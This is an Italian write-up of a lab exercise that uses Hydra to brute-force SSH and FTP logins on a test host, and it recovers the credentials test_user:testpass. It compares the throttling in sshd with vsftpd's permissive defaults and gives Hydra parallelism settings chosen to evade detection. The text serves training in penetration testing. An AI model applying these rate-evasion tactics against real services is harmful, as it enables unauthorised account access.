



Tuttavia l'utilizzo del protocollo FTP ci da un altra possibilità, infatti se utilizziamo la scansione con seclist attraverso questo modulo ci rendiamo

conto che il server ha una configurazione molto più permissiva e non include gli stessi meccanismi di “anti-hammering” che ha il server SSH.

- **SSH** (Sicurezza Massima): Il demone SSH (sshd) è la chiave del server. È progettato per essere la porta d'accesso amministrativa e la sua sicurezza è la priorità assoluta. Per questo, ha difese integrate (come MaxAuthTries e limiti sulla frequenza delle connessioni) per rendere gli attacchi brute-force lenti e difficili.
- **FTP** (Funzionalità): Il demone FTP (vsftpd) è progettato per trasferire file. La sua configurazione di base è ottimizzata per gestire molte connessioni, anche simultanee, per il download e l'upload. Non ha gli stessi limiti di connessione aggressivi di SSH andando a gestire magari le 16 connessioni parallele piuttosto che bloccarle

Inoltre FTP ci permette di utilizzare , proprio per questi motivi appena descritti , una velocità di scansione maggiore rispetto a quella di SSH che a velocità maggiori bloccherebbe il processo di cracking con Hydra.
Il limite massimo di task paralleli che posso usare di default è infatti 64 impostato dagli sviluppatori di Hydra per evitare che l’utente sovraccarichi la propria macchina o la rete.
Come possiamo vedere nelle figure sotto Hydra è molto più veloce nella scansione (il comando è stato inoltre modificato per evitare il test di numerosi username, andandoli a limitare inserendo il file da noi creato)





Conclusione

L'attività di authentication cracking ha avuto successo, portando all'identificazione delle credenziali (test_user:testpass) per i servizi SSH e FTP sull'host target. Questo successo è attribuibile a una singola, critica vulnerabilità: una policy di password debole che ha permesso l'uso di una password facilmente indovinabile.

Questo esercizio ha evidenziato in modo pratico la differenza fondamentale tra le due categorie di attacchi *brute-force*:

1. Attacco Brute-Force Offline: Come visto nell'esercizio precedente con John the Ripper, un attacco offline (contro hash rubati) è limitato solo dalla potenza di calcolo (CPU/GPU). È un attacco ad altissima velocità.
2. Attacco Brute-Force Online: Questo esercizio ha dimostrato che un attacco online (contro un servizio live) non è limitato dalla nostra CPU, ma da tre fattori esterni:
    - Latenza di Rete (il tempo di andata e ritorno).
    - Tempo di risposta del server.
    - Contromisure di sicurezza del servizio target.

L'efficacia dell'attacco non è dipesa dalla velocità pura, ma dalla capacità di adattare la velocità alle difese del singolo servizio:

- VS SSH: Il server SSH (sshd) ha dimostrato di avere un meccanismo di difesa anti-hammering (anti-martellamento) integrato. Un attacco con un numero elevato di connessioni parallele (es. -t 16) è stato immediatamente rilevato e bloccato, generando errori di connessione. La "soluzione" è stata rallentare l'attacco a un livello di "rumore" accettabile (-t 3) per volare sotto i radar delle sue difese.
- VS FTP: Il server FTP (vsftpd), al contrario, ha mostrato un'assenza di queste difese nella sua configurazione predefinita. Ha gestito senza problemi un attacco aggressivo (-t 16 o superiore), rispondendo a ogni tentativo e permettendo all'attaccante di testare il dizionario alla massima velocità possibile.